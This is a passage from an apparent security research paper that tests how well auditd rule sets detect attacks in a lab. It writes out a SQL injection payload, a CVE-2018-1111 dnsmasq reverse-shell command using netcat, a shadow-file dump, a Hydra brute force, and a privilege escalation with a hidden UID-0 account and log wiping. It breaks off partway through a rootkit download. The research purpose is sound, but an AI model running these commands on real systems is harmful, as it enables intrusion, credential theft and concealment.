pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' or '0'='0' union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 5: Harvesting Account Secrets via SQL Injection

4.3.1 Attack Sequence 3 Results

After conducting the SQL injection attack using the three different auditing rule sets, the audit records were reviewed for evidence of the attack. All three of the auditing rules did not detect the attack. The only logged artifacts that were indicative of any web activity at all were AVC errors generated because of the SELinux permissions that were never adjusted to allow the Apache user to write access to the phpids_log.txt file created by DVWA. This result is unsurprising given the fact that the Nikto web vulnerability scanner also was not detected by the auditing system using any of the defined rules. The apache log files at /var/log/httpd/access_log did contain evidence of the SQL injection activity, but primarily because the DVWA application uses a GET method for this form, which means that the query was passed on the URL. If the form had used the POST method, this attack would not have been visible without wire data or enhanced logging using the Apache DumpIO module or the MariaDB audit plugin. An example Apache log entry showing the SQL injection attack is as follows:

```
10.0.2.7 - - [30/Jun/2018:12:12:38 -0600] "GET
/dvwa/vulnerabilities/sqli/?id=%25%27+or++0%3D0+union+select+null%2C+concat%2
8first_name%2C0x0a%2Clast_name%2C0x0a%2Cuser%2C0x0a%2Cpassword%29+fro
m+users+%23&Submit=Submit HTTP/1.1" 200 7054
"http://10.0.2.8/dvwa/vulnerabilities/sqli/?id=%25%27+or++0%3D0+union+select+null
%2C+user%28%29+%23&Submit=Submit" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0"
```


The results from the Nikto scanner and the SQL injection attacks show that the auditing system, when using the three tested configurations, is effectively blind to attacks targeting the web server and deployed web applications. This is an important limitation due to the common nature of web application attacks.

4.4 Attack Sequence 4 - OS Command Injection

Attack sequence 4 tests the response to an operating system command injection attack via exploitation of CVE-2018-1111. This vulnerability is a command injection flaw in the DHCP integration script included with the network manager utility. A malicious DHCP server or an attacker in a position to send malicious DHCP responses can use this flaw to execute commands as root on the vulnerable system.


The initial test used the tweeted proof of concept (POC) published by Barkın Kılıç (Kılıç, 2018). In the POC the dnsmasq command is used to force the victim system to make a netcat connection to the attacker's system. For this simulated attack, after the connection is made the account's database is copied, just as an attacker who was planning on an offline crack of the accounts might do.

The 2018-1111 attack process used was as follows: DHCP was disabled in the virtual network. From the Kali Linux attack system, dnsmasq was started with the appropriate options to exploit the 2018-1111 vulnerability. Aside from the IP addresses, this is identical to the Barkın Kılıç POC.



```
root@kali:~# killall dnsmasq
root@kali:~# dnsmasq --interface=eth0 --bind-interfaces --except-interface=lo --dhcp-range=10.0.2.20,10.0.2.100,12h --con
f-file=/dev/null --dhcp-option=6,10.0.2.8 --dhcp-option=3,10.0.2.8 --dhcp-option="252,yarrak'&nc -e /bin/bash 10.0.2.8 13
37 #"
root@kali:~# 
```


Figure 6: The Dnsmasq Attack



```
[root@target Desktop]# service auditd rotate
Rotating logs:                                             [  OK  ]
[root@target Desktop]# nmcli conn down id "enp0s3"
[root@target Desktop]# nmcli conn up id "enp0s3"
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/2)
```

Figure 7: The Simulated DHCP Request Process

As the network manager DHCP script parses the malicious response, a netcat connection to the attack machine is created. From this point, the passwd and shadow databases are dumped.



```
root@kali:~# nc -l -p 1337 -v
listening on [any] 1337 ...
10.0.2.46: inverse host lookup failed: Unknown host
connect to [10.0.2.8] from (UNKNOWN) [10.0.2.46] 57223
cat /etc/shadow && cat /etc/passwd
root:$6$IIeC.P/xodWyKjh0$OkBRzxKB3xdIaPG/A1Ts0cWAXkpnRz7bOyL5tYeb1b1m3yDgYeLIEByX/qkz9VsW8hlvqoH.eotFvBIxVWr8M0:17685:0:99999:7:::
bin:*:16231:0:99999:7:::
daemon:*:16231:0:99999:7:::
adm:*:16231:0:99999:7:::
lp:*:16231:0:99999:7:::
sync:*:16231:0:99999:7:::
shutdown:*:16231:0:99999:7:::
```

Figure 8: Dumping the Account Databases via Netcat

4.4.1 Attack Sequence 4 Results

The default rule set and the DISA STIG rule set both failed to log any evidence of the attack. The CAPP rule set did successfully log the access to the /etc/shadow file, though it did not capture the access to the /etc/passwd file. Looking at the three rule sets, one can see why the behavior varies; the default rule set is empty and defines no file watches so the audit logging in the default state is coming from built-in behavior and the activity of the SELinux mandatory access control mechanism. Therefore, the fact that the default ruleset missed this attack is unsurprising. More interesting is the difference between the CAPP rules and the STIG rules. The CAPP rule set defines watches on the /etc/passwd and /etc/shadow files like so:

```
-w /etc/passwd -p wa -k CFG_passwd
-w /etc/shadow -k CFG_shadow
```

The STIG rules, on the other hand, use the following syntax:


```
-w /etc/passwd -p wa -k identity
-w /etc/shadow -p wa -k identity
```

The only differences are the names of the keys used to enhance searchability of the audit records and the "-p wa" option that is present in the STIG rule for /etc/shadow but not the CAPP rule. Referencing the documentation for file watches, the -p option is defining which permissions usages will be logged. The "w" and "a" options instruct auditd to log only write access and attribute changes respectively. Thus, the STIG rule set missed the attack activity because the attack only required read access to the file. The CAPP rules audit log entries for the access to /etc/shadow appear as follows:

```
type=PATH msg=audit(06/20/2018 21:16:17.334:537) : item=0
name=/etc/shadow inode=35305906 dev=fd:01 mode=file,000 ouid=root
ogid=root rdev=00:00 obj=system_u:object_r:shadow_t:s0 objtype=NORMAL
type=CWD msg=audit(06/20/2018 21:16:17.334:537) :  cwd=/
type=SYSCALL msg=audit(06/20/2018 21:16:17.334:537) : arch=x86_64
syscall=open success=yes exit=5 a0=0x7fff3a26378a a1=O_RDONLY
a2=0x1fffffffffff0000 a3=0x7fff3a262060 items=1 ppid=2769 pid=2784
auid=unset uid=root gid=root euid=root suid=root fsuid=root egid=root sgid=root
fsgid=root tty=(none) ses=unset comm=cat exe=/usr/bin/cat
subj=system_u:system_r:initrc_t:s0 key=CFG_shadow
```

4.5 Attack Sequence 5 - SSH Brute Force

For attack sequence 5, an SSH brute force attack is simulated. Brute force and credential stuffing attacks are common attacks against internet- exposed hosts (Cid, 2013). In this attack, Hydra was used to brute force the "mike" account on the target system which was intentionally configured with a weak password. From the attack system, the attack looked like this:



```
root@kali:~# hydra -l mike -P /usr/share/wordlists/metasploit/adobe_top100_pass.txt 10.0.2.8 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-30 14:05:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking ssh://10.0.2.8:22/
[22][ssh] host: 10.0.2.8   login: mike   password: abc123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-30 14:05:57
```

Figure 9: Hydra Brute Force Attack

4.5.1 Attack Sequence 5 Results

The SSH brute force produced a strong signal in the audit logs regardless of configuration. The SSH service, even with the default minimal configuration, logs worker starts, worker destruction and the status of each login attempt. The CAPP rule set did produce slightly different output from the default and STIG rule set because it sets a watch on read access to the /etc/shadow file. This watch created an additional log entry for each login attempt performed by Hydra as the audit system recorded the attempt by PAM to access the /etc/shadow file.

While the results from the default audit rules are quite positive, the /var/log/secure file contained the details of the brute force attack in a more readable format. These are sample entries from the /var/log/secure log file:

```
Jun 30 14:05:53 target unix_chkpwd[2713]: password check failed for user (mike)
Jun 30 14:05:53 target sshd[2688]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.2.7  user=mike
Jun 30 14:05:54 target sshd[2693]: Accepted password for mike from 10.0.2.7
port 54460 ssh2
Jun 30 14:05:54 target sshd[2693]: pam_unix(sshd:session): session opened for
user mike by (uid=0)
Jun 30 14:05:54 target sshd[2693]: pam_unix(sshd:session): session closed for
user mike
```

The same actions can be noted in the audit log:

```
        type=USER_AUTH msg=audit(06/30/2018 13:56:10.302:519) : pid=3243
uid=root auid=unset ses=unset subj=system_u:system_r:sshd_t:s0-s0:c0.c1023
msg='op=PAM:authentication acct=mike exe=/usr/sbin/sshd hostname=10.0.2.7
addr=10.0.2.7 terminal=ssh res=success'

        type=USER_AUTH msg=audit(06/30/2018 13:56:10.366:522) : pid=3243
uid=root auid=unset ses=unset subj=system_u:system_r:sshd_t:s0-s0:c0.c1023
msg='op=success acct=mike exe=/usr/sbin/sshd hostname=? addr=10.0.2.7 terminal=ssh
res=success'

        type=USER_AUTH msg=audit(06/30/2018 13:56:12.652:540) : pid=3238
uid=root auid=unset ses=unset subj=system_u:system_r:sshd_t:s0-s0:c0.c1023
msg='op=PAM:authentication acct=mike exe=/usr/sbin/sshd hostname=10.0.2.7
addr=10.0.2.7 terminal=ssh res=failed'

        type=USER_AUTH msg=audit(06/30/2018 13:56:12.652:541) : pid=3238
uid=root auid=unset ses=unset subj=system_u:system_r:sshd_t:s0-s0:c0.c1023
msg='op=password acct=mike exe=/usr/sbin/sshd hostname=? addr=10.0.2.7
terminal=ssh res=failed'
```


4.6 Attack Sequence 6 - Local Privilege Escalation

Attack sequence 6 attempts to replicate the activities of an attacker who has completed the brute force attack or who has captured the /etc/passwd and /etc/shadow files via the Network Manager flaw, CVE-2018-1111 and has cracked the password for the “mike” account. In this sequence, the hypothetical attacker is seeking to elevate to root privilege and then create an account with root privileges in the event that Mike wises up and decides to change his ridiculously weak password.

Our attacker’s script is as follows:

1. Log in with mike account.
2. Determine the system type by running “uname -a” and “cat /etc/redhat-release.”

3. Download exploit for CVE-2015-5287 from exploit-db using wget.
4. The exploit, as downloaded, has DOS style CR/LF. The attacker fixes this with available tooling by opening the exploit in vim and using the ":set fileformat=unix" command.
5. Change the permissions on the downloaded exploit script to make it executable by running "chmod 700 <exploit>."
6. Execute exploit to get a root shell.
7. Create new user "xhelper" as a system account with UID 0 using the useradd command.
8. Set a password for the xhelper user using the "passwd" command.
9. Remove xhelper user creation from the /var/log/secure log using vim.
10. Clear abrt-server entries that reference sos-report crash from /var/log/messages using vim.
11. Delete root mail spool and replace with a new file.
12. Exit root shell.
13. Delete the exploit file.
14. Clear history using the "history -c" command.
15. Exit system.
16. Log in with the new account.



```
root@kali:~# ssh mike@10.0.2.8
mike@10.0.2.8's password:
[mike@target ~]$ uname -a
Linux target.targetdomain 3.10.0-123.el7.x86_64 #1 SMP Mon Jun 30 12:09:22 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
[mike@target ~]$ cat /etc/redhat-release
CentOS Linux release 7.0.1406 (Core)
[mike@target ~]$ wget https://www.exploit-db.com/download/38832.py
--2018-07-01 12:10:27--  https://www.exploit-db.com/download/38832.py
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2869 (2.8K) [application/txt]
Saving to: '38832.py'

100%[=====================================================================================================>] 2,869      --.-K/s   in 0s

2018-07-01 12:10:28 (814 MB/s) - '38832.py' saved [2869/2869]

[mike@target ~]$ vi 38832.py
[mike@target ~]$ chmod 700 38832.py
[mike@target ~]$ ./38832.py
crashing pid 2825
waiting for dump directory
dump directory:  /var/tmp/abrt/ccpp-2018-07-01-12:11:34-2825
waiting for sosreport directory
sosreport:  sosreport-target.targetdomain-20180701121135
waiting for tmpfiles
tmpfiles:  ['tmpVv23Cr', 'tmpAmwsal']
moving directory
moving tmpfiles
tmpVv23Cr -> tmpVv23Cr.old
tmpAmwsal -> tmpAmwsal.old
waiting for sosreport to finish (can take several minutes).............done
success
bash-4.2# useradd -d /usr/lib/X11 -o -r -u 0 -g 0 -s /bin/bash xhelper
bash-4.2# passwd xhelper
Changing password for user xhelper.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: all authentication tokens updated successfully.
bash-4.2# vi /var/log/secure
bash-4.2# vi /var/log/messages
bash-4.2# rm /var/spool/mail/root
bash-4.2# touch /var/spool/mail/root
bash-4.2# exit
exit
[mike@target ~]$ rm 38832.py
[mike@target ~]$ history -c
[mike@target ~]$ exit
logout
Connection to 10.0.2.8 closed.
root@kali:~# ssh xhelper@10.0.2.8
xhelper@10.0.2.8's password:
Last login: Sun Jul  1 12:07:53 2018
Could not chdir to home directory /usr/lib/X11: No such file or directory
ABRT has detected 1 problem(s). For more info run: abrt-cli list
-bash-4.2# w
 12:15:49 up 8 min,  3 users,  load average: 0.10, 0.24, 0.16
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
root     :0        12:07   ?xdm?  44.70s  0.08s gdm-session-worker [pam/gdm-password]
root     pts/0     12:08    7:01   0.03s  0.03s bash
xhelper  pts/1     12:15    5.00s  0.02s  0.01s w
-bash-4.2# whoami
root
-bash-4.2# exit
logout
Connection to 10.0.2.8 closed.
root@kali:~# 
```

Figure 10: Local Privilege Escalation Attack

The result of the local privilege escalation attack sequence is that the normal system logs and the root user's email have been cleared of evidence of the attack and the attacker now has a root level account on the system. The attacker's view of this process is reproduced in Figure 9. This replicates the behavior of an attacker who is pivoting from an unprivileged beachhead to full control of the system.

4.6.1 Attack Sequence 6 Results

The default rules for auditd did log some artifacts of the attack. The SSH login event by the mike account is visible. There are hints of the attack against the sosreport utility; the default rules logged an event with type “ANOM_ABEND” which occurs alongside records that show access to crontab by a process with the subject type of “system_u:system_r:sosreport_t”. The default rules also logged an event of type “ADD_USER” which recorded the execution of the “useradd” command. Following that are two entries of the type “USER_CHAUTHTOK” which show the “passwd” command being run for the user “xhelper”. The last attack-related logs are the logoff of the mike account and the login of the xhelper account via SSH. There is enough information contained in this log to determine that the xhelper user was likely (though not certainly) created during a period when the only active user on the system was the mike account. The xhelper user then definitely had its password changed during this time. While this is not a concrete audit record, it is enough to allow an investigator to make some strong guesses as to what happened, especially with further research on possible sosreport vulnerabilities.

The CAPP rules produced a detailed set of logs based on the login of the mike user via SSH. This is followed by the same “ANOM_ABEND” record which was recorded by the default rules. After the “ANOM_ABEND” event, the CAPP rules contained more detailed evidence of the execution of the sosreport utility, including records from sosreport accessing audit files and password databases. Following the sosreport entries, the execution of the useradd command, which updates all of the account database files (passwd, shadow, group, gshadow), is logged by the audit system. Following the useradd command execution are audit records showing the execution of the passwd command for the xhelper account. The use of the passwd command is followed by the logoff event for the mike account and the login event for the xhelper user.

The STIG rules start with data that is similar to the CAPP rules. Once the mike user begins working, the audit system logs activity that was not detected by the other rules. Auditd records a series of delete syscalls for temporary files which seem to be normal for an interactive login, but then the audit system logged delete syscalls associated with the vim program that contains the file name of the attacker's exploit file pulled from exploit-db. The STIG rules also record the chmod event on the 38832.py exploit file. This is followed by the same ANOM_ABEND that the other rule sets recorded. The STIG rules also record evidence of the execution of the sosreport utility, though they do so in a different manner than the CAPP rules.

Much of the STIG audit trail is defined by its logging of file delete and permissions modification syscalls. The sosreport and abrt utilities both create and remove numerous temporary files, which when logged by the STIG syscall rules, creates a clearer picture of the execution and failure of the sosreport utility compared to other rule sets. The STIG rules log the execution of the useradd command though there are more lines of logging due to the logging of the permissions changes that the useradd command makes. The execution of the passwd command to set the xhelper account's password is logged. The logging of deletion events pays dividends in the cleanup phase of the attacker's activities as the STIG rules log the use of the vim command on the /var/log/secure and /var/log/messages files as well as on the deletion of the /var/spool/mail/root file and the 38832.py file.

Key audit records from the DISA STIG results:

- The sosreport program crash: type=ANOM_ABEND msg=audit(07/01/2018 12:11:33.984:597) : auid=mike uid=mike gid=mike ses=2 subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 pid=2825 comm=sleep reason="memory violation" sig=SIGSEGV
- The mike account creates a user: type=ADD_USER msg=audit(07/01/2018 12:12:30.226:646) : pid=4832 uid=root auid=mike ses=2 subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 msg='op=adding user id=root exe=/usr/sbin/useradd hostname=? addr=? terminal=pts/1 res=success'

- The mike account changes a password for another user:

  ```
  type=USER_CHAUTHTOK msg=audit(07/01/2018 12:12:44.975:672) :
  pid=4845 uid=root auid=mike ses=2
  subj=unconfined_u:unconfined_r:passwd_t:s0-s0:c0.c1023
  msg='op=PAM:chauthtok acct=xhelper exe=/usr/bin/passwd hostname=? addr=?
  terminal=pts/1 res=success'
  ```

- Evidence of the mike account modifying the /var/log/secure log file:

  ```
  type=PATH
  msg=audit(07/01/2018 12:13:02.704:678) : item=1 name=/var/log/.secure.swpx
  inode=71979980 dev=fd:01 mode=file,600 ouid=root ogid=mike rdev=00:00
  obj=unconfined_u:object_r:var_log_t:s0 objtype=DELETE
          type=PATH msg=audit(07/01/2018 12:13:02.704:678) : item=0
  name=/var/log/ inode=67150644 dev=fd:01 mode=dir,755 ouid=root ogid=root
  rdev=00:00 obj=system_u:object_r:var_log_t:s0 objtype=PARENT

          type=CWD msg=audit(07/01/2018 12:13:02.704:678) :  cwd=/

          type=SYSCALL msg=audit(07/01/2018 12:13:02.704:678) : arch=x86_64
  syscall=unlink success=yes exit=0 a0=0x1d88520 a1=0x7fff8f33a5a0
  a2=0x7fff8f33a5a0 a3=0x7fff8f33a290 items=2 ppid=3835 pid=4851 auid=mike
  uid=root gid=mike euid=root suid=root fsuid=root egid=mike sgid=mike
  fsgid=mike tty=pts1 ses=2 comm=vi exe=/usr/bin/vi
  subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 key=delete
  ```


All three audit rule sets provided information that would have been missing from the attacker-modified logs. This information is enough to help an incident responder identify that a new account was added during the time in question and which account it likely was. The audit records also indicate that there was most likely a privilege escalation attack as the mike account's uid was recorded in the audit records for the useradd and passwd commands. These commands are used in a manner that typically requires root privileges. The CAPP and STIG rules give the responder additional detail about the attack with the STIG rules providing the clearest record of the attacker’s activity.

4.7 Attack Sequence 7 - Rootkit Installation

The rootkit installation attack sequence simulated an attacker attempting to conceal his or her activities by installing a rootkit to hide files and processes. The Diamorphine loadable kernel module (LKM) rootkit was selected for this exercise. The attack process was as follows:

1. The attacker logs in with root privileges using the “xhelper” root account created during the local privilege escalation attack.
2. The attacker verifies the running kernel version using the uname command.
3. The attacker then downloads the Diamorphine source code from github using wget.
4. The attacker extracts the zip file containing the source code and compiles the kernel module.
5. The attacker inserts the module into the running kernel using the insmod command.
6. The attacker then creates a hidden directory and places the build artifacts into it.

The attack sequence from the attacker’s point of view:



```
root@kali:~# ssh xhelper@10.0.2.8
xhelper@10.0.2.8's password:
Last login: Fri Jul  6 15:37:40 2018
-bash-4.2# uname -r
3.10.0-123.el7.x86_64
-bash-4.2# wget https://github.com/m0nad/Diamorphine/archive/master.zip
--2018-07-06 15:39:46--  https://github.com/m0nad/Diamorphine/archive/master.zip
Resolving github.com (github.com)... 192.30.253.112, 192.30.253.113
Connecting to github.com (github.com)|192.30.253.112|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/m0nad/Diamorphine/zip/master [following]
--2018-07-06 15:39:47--  https://codeload.github.com/m0nad/Diamorphine/zip/master
Resolving codeload.github.com (codeload.github.com)... 192.30.253.120, 192.30.253.121
Connecting to codeload.github.com (codeload.github.com)|192.30.253.120|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: ‘master.zip’

    [ <=>                                                                  ] 4,740       --.-K/s   in 0.001s

2018-07-06 15:39:47 (3.99 MB/s) - ‘master.zip’ saved [4740]

-bash-4.2# unzip master.zip
Archive:  master.zip
ba9792201914fa7ecdaed50d4e2c1668077873d2
   creating: Diamorphine-master/
